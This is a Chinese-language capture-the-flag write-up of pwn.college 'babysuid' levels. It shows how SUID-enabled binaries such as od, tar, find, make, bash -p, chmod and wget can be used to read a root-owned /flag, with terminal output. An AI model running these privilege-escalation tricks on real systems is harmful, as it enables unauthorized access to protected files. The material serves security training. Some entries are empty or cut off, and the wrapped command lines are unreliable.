Program Misuse

就蛮无趣的，不太理解。

1cat

cat（英文全拼：concatenate）命令用于连接文件并打印到标准输出设备上

2more

more 命令类似 cat ，不过会以一页一页的形式显示，更方便使用者逐页阅读，而最基本的指令就是按空白键（space）就往下一页显示，按 b 键就会往回（back）一页显示

3less

less 与 more 类似，less 可以随意浏览文件，支持翻页和搜索，支持向上翻页和向下翻页。

4tail

5head

6sort

7vim

8emacs

9nano

10rev

执行结果：

```
hacker@babysuid_level10:/challenge$
/usr/bin/rev /flag
}WzI5OCwxNTJd.OX0OXNzz51F7eNYPpm0jKY8C6dg{ege
lloc.nwp
```

exp:也就是逆转字符串

```
s="}WzI5OCwxNTJd.OX0OXNzz51F7eNYPpm0jKY8C6dg{
egelloc.nwp"
new_s=""
print(len(s))
for i in range(len(s)):
    print(s[i])
    new_s=""+new_s+s[(len(s)-1)-i]
print(new_s)
```

11od

执行后：

```
hacker@babysuid_level11:/challenge$
/usr/bin/od /flag
0000000 073560 027156 067543 066154 063545
075545 041121 063123
0000020 053556 063531 051501 064154 031062
040460 061062 070561
0000040 040557 075154 071147 027107 047144
047124 073570 047503
0000060 044465 053572 005175
0000066
hacker@babysuid_level11:/challenge$
/usr/bin/od -A d -c /flag
0000000   p   w   n   .   c   o   l   l   e
g   e   {   Q   B   S   f
0000016   n   W   Y   g   A   S   l   h   2
2   0   A   2   b   q   q
0000032   o   A   l   z   g   r   G   .   d
N   T   N   x   w   C   O
0000048   5   I   z   W   }  \n
0000054
```

12hd

执行结果：

```
hacker@babysuid_level12:/challenge$ /usr/bin/hd /flag
00000000  70 77 6e 2e 63 6f 6c 6c  65 67 65 7b 6b 6f 44 64  |pwn.college{koDd|
00000010  45 51 75 39 65 48 4e 33  4f 51 69 34 6b 7a 71 73  |EQu9eHN3OQi4kzqs|
00000020  41 4a 41 45 56 7a 47 2e  64 52 54 4e 78 77 43 4f  |AJAEVzG.dRTNxwCO|
00000030  35 49 7a 57 7d 0a                                 |5IzW}.|
00000036
hacker@babysuid_level12:/challenge$
```

粘贴txt:

```
hacker@babysuid_level12:/challenge$
/usr/bin/hd /flag
00000000  70 77 6e 2e 63 6f 6c 6c  65 67 65
7b 6b 6f 44 64  |pwn.college{koDd|
00000010  45 51 75 39 65 48 4e 33  4f 51 69
34 6b 7a 71 73  |EQu9eHN3OQi4kzqs|
00000020  41 4a 41 45 56 7a 47 2e  64 52 54
4e 78 77 43 4f  |AJAEVzG.dRTNxwCO|
00000030  35 49 7a 57 7d 0a
             |5IzW}.|
00000036
```

13xxd

```
Welcome to ./babysuid_level13!

This challenge is part of a series of
programs that
require you to understand their output to
derive the flag from it.

I just set the SUID bit on /usr/bin/xxd.
Try to use it to read the flag!

IMPORTANT: make sure to run me
(./babysuid_level13) every time that you
restart
this challenge container to make sure that I
set the SUID bit on /usr/bin/xxd
```

执行结果：

```
hacker@babysuid_level13:/challenge$
/usr/bin/xxd /flag
00000000: 7077 6e2e 636f 6c6c 6567 657b 5944
6f62  pwn.college{YDob
00000010: 5773 394f 7762 334e 3652 4b42 5a77
6466  Ws9Owb3N6RKBZwdf
00000020: 6f68 5f42 3750 432e 6456 544e 7877
434f  oh_B7PC.dVTNxwCO
00000030: 3549 7a57 7d0a
      5IzW}.
```

14base32

执行结果：

```
hacker@babysuid_level14:/challenge$
/usr/bin/base32 /flag
OB3W4LTDN5WGYZLHMV5UCRRQJVVVK5RRKZRUE2CZMVAWC
RBWIRMDMSRUJV3TM2ROMRNFITTYO5BU6NKJPJLX2CQ=
hacker@babysuid_level14:/challenge$
```

15base64

执行结果：

```
hacker@babysuid_level15:/challenge$
/usr/bin/base64 /flag
cHduLmNvbGxlZ2V7c2twYnNJZGlOd2FDYURnNUJIWWZsT
01CUWJ5LmRkVE54d0NPNUl6V30K
```

16split

执行结果：

```
hacker@babysuid_level16:/challenge$
/usr/bin/split /flag
hacker@babysuid_level16:/challenge$
```

显然，这个命令要学一学：

> 使用指令"split"将文件"README"每6行切割成一个文件，输入如下命令：
>
> ```
> $ split -6 README       #将README文件每六行分割成一个文件
> ```
>
> 以上命令执行后，指令"split"会将原来的大文件"README"切割成多个以"x"开头的小文件。而在这些小文件中，每个文件都只有6行内容。

```
hacker@babysuid_level16:/$ ls
bin   challenge  etc   home  lib32  libx32
mnt  proc  run   srv  tmp  var    boot  dev
flag  lib   lib64  media   opt  root  sbin
sys  usr
hacker@babysuid_level16:/$ /usr/bin/split -1
/flag
hacker@babysuid_level16:/$ ls
bin   challenge  etc   home  lib32  libx32
mnt  proc  run   srv  tmp  var  boot dev
flag  lib   lib64  media   opt  root  sbin
sys  usr  xaa
hacker@babysuid_level16:/$ cat xaa
pwn.college{YHBB-
QK4tAnl7uB3taU9js3LDLG.dhTNxwCO5IzW}
hacker@babysuid_level16:/$
```

17gzip

并不理解这些命令之间具体的关系，所以只能写出来一些做法。

与gzip相关命令：

```
gzip
zcat：读取.gz文件
zmore
zless
```

```
hacker@babysuid_level17:/$ gzip flag
hacker@babysuid_level17:/$ ls
bin   challenge  etc      home  lib32  libx32
mnt  proc  run   srv  tmp  var
boot  dev        flag.gz  lib   lib64  media
  opt  root  sbin  sys  usr
hacker@babysuid_level17:/$ zcat flag.gz
pwn.college{g5yCcJbjpsHz-
WXT9uWJP8k6Pt0.dlTNxwCO5IzW}
hacker@babysuid_level17:/$ zmore flag.gz
pwn.college{g5yCcJbjpsHz-
WXT9uWJP8k6Pt0.dlTNxwCO5IzW}
hacker@babysuid_level17:/$ zless flag.gz
```

```
pwn.college{g5yCcJbjpsHz-
WXT9uWJP8k6Pt0.dlTNxwCO5IzW}
flag.gz (END)
```

18bzip2

与bzip相关的指令：

```
bzip
bzcat：读取.bz文件
bzmore
bzless
```

这个好像无法使用bzcat

```
hacker@babysuid_level18:/$ bzcat flag.bz2
bzcat: Can't open input file flag.bz2:
Permission denied.
hacker@babysuid_level18:/$ bzmore flag.bz2
------> flag.bz2 <------
pwn.college{wkp5hePNYIsOYHPnCaWaPrcn43b.dBjNx
wCO5IzW}
hacker@babysuid_level18:/$ bzless flag.bz2



pwn.college{wkp5hePNYIsOYHPnCaWaPrcn43b.dBjNx
wCO5IzW}
(END)
```

19zip

zip相关指令：

```
zip + 生成的zip文件的名称（可以随意）.zip + 要压缩的文件
unzip 解压
zcat
zmore
zless
```

执行：

```
```

```
hacker@babysuid_level19:/$ ls
bin   challenge  etc   flag.zip  lib    lib64
  media  opt   root  sbin  sys  usr
boot  dev        flag  home      lib32
libx32  mnt    proc  run   srv   tmp  var
hacker@babysuid_level19:/$ zip flag1.zip flag
  adding: flag (stored 0%)
hacker@babysuid_level19:/$ ls
bin   challenge  etc   flag.zip   home  lib32
libx32  mnt  proc  run   srv  tmp  var
boot  dev        flag  flag1.zip  lib   lib64
media   opt  root  sbin  sys  usr
hacker@babysuid_level19:/$ zcat flag1.zip
pwn.college{Aa63xHp6hwktxiGd5DGsBwhCq58.dFjNx
wCO5IzW}
hacker@babysuid_level19:/$ zmore flag1.zip
pwn.college{Aa63xHp6hwktxiGd5DGsBwhCq58.dFjNx
wCO5IzW}
hacker@babysuid_level19:/$ zless flag1.zip



pwn.college{Aa63xHp6hwktxiGd5DGsBwhCq58.dFjNx
wCO5IzW}
flag1.zip (END)
```

20tar

tar，命令太复杂了。

直接上exp吧：

```
hacker@babysuid_level20:/$ tar czvf
backup1.tar.gz /flag
hacker@babysuid_level20:/$ zcat
backup1.tar.gz
flag000040000000000000000000000066143001053
63010373 0ustar
rootrootpwn.college{o0xB9DyqY9lsS7gvTEX9cqO8X
7M.dJjNxwCO5IzW}
```

21ar

相关指令：

> -r　　将文件插入备存文件中。

执行结果：

```
hacker@babysuid_level21:/$ ls
bin   challenge  etc   home  lib32  libx32
mnt  proc  run   srv  tmp  var
boot  dev        flag  lib   lib64  media
opt  root  sbin  sys  usr
hacker@babysuid_level21:/$ ar r flag.bak flag
ar: creating flag.bak
hacker@babysuid_level21:/$ ls
bin   challenge  etc   flag.bak  lib    lib64
  media  opt   root  sbin  sys  usr
boot  dev        flag  home      lib32
libx32  mnt    proc  run   srv   tmp  var
hacker@babysuid_level21:/$ cat flag.bak
!<arch>
flag/           0           0     0     644
  54        `
pwn.college{QKqelRoslIy98Uk0byfAqCqZuq0.dNjNx
wCO5IzW}
hacker@babysuid_level21:/$
```

22cpio

其实指令很简单，/tmp/是可以创建文件的。

23genisoimage

第一个：genisoimage

```
| r       | 使用Rock Ridge Extensions，并开放全部文件的读取权限 |
| -J      | 使用Joliet格式的目录与文件名称
                |
| -o      | 指定映像文件的名称
                |
| -sysid  | 指定光盘的系统ID
                  |
```

所以我的指令时：

```
$genisoimage -o flag.iso /flag
```

第二个：mount

24env

```
hacker@babysuid_level24:/$ env -i cat flag
pwn.college{k7qHbGl9TPFZx_pQd536GNj0Y7h.dZjNxwCO5IzW}
```

在空环境变量下执行程序就可以了。

原理是什么呢？

25find

---

find查找，必须是全部匹配

真是tmd有意思。

https://blog.csdn.net/vestinfo/article/details/7936805

我的指令：

```
hacker@babysuid_level25:/$ find / -name flag
/opt/radare2/libr/flag
/usr/local/share/radare2/5.7.7/flag
/usr/local/lib/python3.8/dist-
packages/pwnlib/flag
/flag
hacker@babysuid_level25:/$ find / -name flag
-exec cat {} \;
cat: /opt/radare2/libr/flag: Is a directory
cat: /usr/local/share/radare2/5.7.7/flag: Is
a directory
cat: /usr/local/lib/python3.8/dist-
packages/pwnlib/flag: Is a directory
pwn.college{4nHtoKSC3byeZwg9sXviqQNh4_c.ddjNx
wCO5IzW}
hacker@babysuid_level25:/$
```

`find 目录 -name 文件名 -exec 指令 {} \;`

-exec和\;之间是我们的指令，{}代指我们找到的文件。

```
hacker@babysuid_level25:/$ find ./ -name flag -exec cat {} \;
cat: ./opt/radare2/libr/flag: Is a directory
cat: ./usr/local/share/radare2/5.7.7/flag: Is a directory
cat: ./usr/local/lib/python3.8/dist-packages/pwnlib/flag: Is a directory
pwn.college{4nHtoKSC3byeZwg9sXviqQNh4_c.ddjNxwCO5IzW}
hacker@babysuid_level25:/$
```

26make

很有趣味。

make会执行makefile内的内容。

格式如下：

```
目标生成文件：依赖文件
    指令
```

我的指令：（其实指令只用写cat /flag就可以了）

```
flag2:/flag
        cp /flag /tmp/flag2
        cat /flag
        cat /tmp/flag2
```

结果：

```
hacker@babysuid_level26:/tmp$ make
cp /flag /tmp/flag2
cat /flag
pwn.college{QwVvhfSlgCBxAb6UpH2S67J4BB5.dhjNxwCO5IzW}
cat /tmp/flag2
pwn.college{QwVvhfSlgCBxAb6UpH2S67J4BB5.dhjNxwCO5IzW}
```

27nice

```
nice cat /flag
```

28timeout

```
hacker@babysuid_level28:~$ timeout 10 cat
/flag
```

29stdbuf

```
hacker@babysuid_level29:~$ stdbuf -oL cat
/flag
```

30setarch

设置机器版本来执行某个程序。

```
hacker@babysuid_level30:~$ setarch uname26
cat /flag
```

设置在arch是uname26上运行程序cat /flag

31watch

监控程序的执行。

```
hacker@babysuid_level31:~$ watch -x more
/flag
```

`-x`, `--exec`Passes the user-defined command to `exec`, reducing the need for extra quoting.

32socat

可以看做是 Netcat 的加强版。

```
socat - /flag
```

https://www.hi-linux.com/posts/61543.html

33whiptail

You can display the contents of a file using a text box. If the file contents are plenty and need to be scrolled, you can add the **–scrolltext** option.

您可以使用文本框显示文件的内容。如果文件内容很多，需要滚动，可以添加 --scrolltext 选项。

https://linuxhint.com/whiptail-interactive-shell-scripts/

```
hacker@babysuid_level33:~$ whiptail --textbox /flag 10 50
```

The 10 and 50 represent the width and height.


34awk

```
awk '{print $1}' /flag
```

35sed

```
hacker@babysuid_level35:~$ sed -n '/pwn/p'
/flag
```

36ed



37chown

```
hacker@babysuid_level37:~$ chown hacker /flag
hacker@babysuid_level37:~$ cat /flag
```

修改/flag的所有者为hacker

38chmod

```
hacker@babysuid_level38:~$ chmod 777 /flag
hacker@babysuid_level38:~$ cat /flag
pwn.college{Ywc_69nZUNiOrhfcXBe2TUmm0Rn.dBDOxwCO5IzW}
hacker@babysuid_level38:~$
```

39cp

```
hacker@babysuid_level39:~$ cp --no-preserve=all /flag ./flag888
hacker@babysuid_level39:~$ cat flag888
pwn.college{Ujb2ShgkAOPjMBO0g87tro3-n_M.dFDOxwCO5IzW}
hacker@babysuid_level39:~$
```

--no-preserve不保留什么属性。

--no-preserve=all，所有属性都不保留，然后复制。

40mv

使用别的level

41perl

```
hacker@babysuid_level41:~$ perl -ne 'print if /pwn/' /flag
```

参考：

```
# perl -ne 'print if /comment/' duptext     # 查找comment字符串
```

42python

```
hacker@babysuid_level42:~$ python 42.py
[+] Starting local process '/usr/bin/cat' argv=[b'cat', b'/flag'] : pid 245
[*] Process '/usr/bin/cat' stopped with exit code 0 (pid 245)
[DEBUG] Received 0x36 bytes:

b'pwn.college{8rdG2Mc1Ah0S9ppBxk2OKhA03QN.dRDOxwCO5IzW}\n'
hacker@babysuid_level42:~$
```

43ruby

```
#!/usr/bin/ruby -w

exec "cat /flag"
#puts "Hello, Ruby!";
```

https://droidyue.com/blog/2014/11/18/six-ways-to-run-shell-in-ruby/

44bash

```
              -p      Turn  on  privileged
mode.  In this mode, the $ENV and $BASH_ENV
files are not
                      processed, shell
functions are not inherited  from  the
environment,  and  the
                      SHELLOPTS,  BASHOPTS,
CDPATH,  and GLOBIGNORE variables, if they
appear in the
                      environment, are
ignored.  If the shell is  started  with  the
effective  user
                      (group) id not equal to
the real user (group) id, and the -p option
is not sup-
                      plied, these actions
are taken and the effective user id is  set
to  the  real
                      user id.  If the -p
option is supplied at startup, the effective
user id is not
                      reset.  Turning this
option off causes the effective user and
group ids  to  be
                      set to the real user
and group ids.
```

exp:

```
hacker@babysuid_level44:~$ bash -p
bash-5.0# cat /flag
pwn.college{A0bC9OOIVm9xY5mImR5lAK562eh.dZDOx
wCO5IzW}
bash-5.0#
```

45date

```
hacker@babysuid_level45:~$ date --debug -f
/flag
date: error: unknown word 'PWNCOLLEGE'
date: error: parsing failed, stopped at
'{IkVk0TZnGB0NBu9zp77V0k5ruO8.ddDOxwCO5IzW}
'
date: invalid date
‘pwn.college{IkVk0TZnGB0NBu9zp77V0k5ruO8.ddDO
xwCO5IzW}’
hacker@babysuid_level45:~$ date -f /flag
date: invalid date
‘pwn.college{IkVk0TZnGB0NBu9zp77V0k5ruO8.ddDO
xwCO5IzW}’
hacker@babysuid_level45:~$
```

就挺不理解的。

46dmesg

```
hacker@babysuid_level46:~$ dmesg -F /flag
[    0.000000] pwn.college{8PX0Z5mxZybyJlwEp13vX9fiRvi.dhDOxwCO5IzW}
```

47wc

```
hacker@babysuid_level47:~$ wc --files0-from=/flag
wc:'pwn.college{UcV7vO5hI3VUj0M4D0sGZTIBVBw.dlDOxwCO5IzW}'$'\n': No such file or directory
hacker@babysuid_level47:~$
```


48gcc

蛮有趣的。

写个C语言代码：

```
#include</flag>
```

然后直接编译，就会报错，就能显示出来flag。



49as

```
hacker@babysuid_level49:~$ as /flag
/flag: Assembler messages:
/flag:1: Error: no such instruction:
`pwn.college{EqOhRSSrbJH1Zb3eYCEIgwLExtd.dFTO
xwCO5IzW}'
```

50wget

看看指令说明：

> -i *file*
>
> --input-file=*file*

> Read URLs from a local or external *file*. If - is specified as *file*, URLs are read from the standard input. (Use **./-** to read from a file literally named -.)
>
> If this function is used, no URLs need be present on the command line. If there are URLs both on the command line and in an input file, those on the command lines will be the first ones to be retrieved. If **--force-html** is not specified, then *file* should consist of a series of URLs, one per line.
>
> However, if you specify **--force-html**, the document will be regarded as **html**. In that case you may have problems with relative links, which you can solve either by adding `"<base href=" *url* ">"` to the documents or by specifying **--base**=*url* on the command line.

> If the *file* is an external one, the document will be automatically treated as **html** if the Content-Type matches **text/html**. Furthermore, the *file*'s location will be implicitly used as base href if none was specified.

exp:

```
hacker@babysuid_level50:~$ wget -i /flag
--2022-09-18 05:51:12--
http://pwn.college%7Byzinjzuwsokjbntfez_x8p7t
jps.djtoxwco5izw%7D/
Resolving
pwn.college{yzinjzuwsokjbntfez_x8p7tjps.djtox
wco5izw}
(pwn.college{yzinjzuwsokjbntfez_x8p7tjps.djto
xwco5izw})... failed: Name or service not
known.
wget: unable to resolve host address
‘pwn.college{yzinjzuwsokjbntfez_x8p7tjps.djto
xwco5izw}’
```

获取一个报错信息。

51ssh-keygen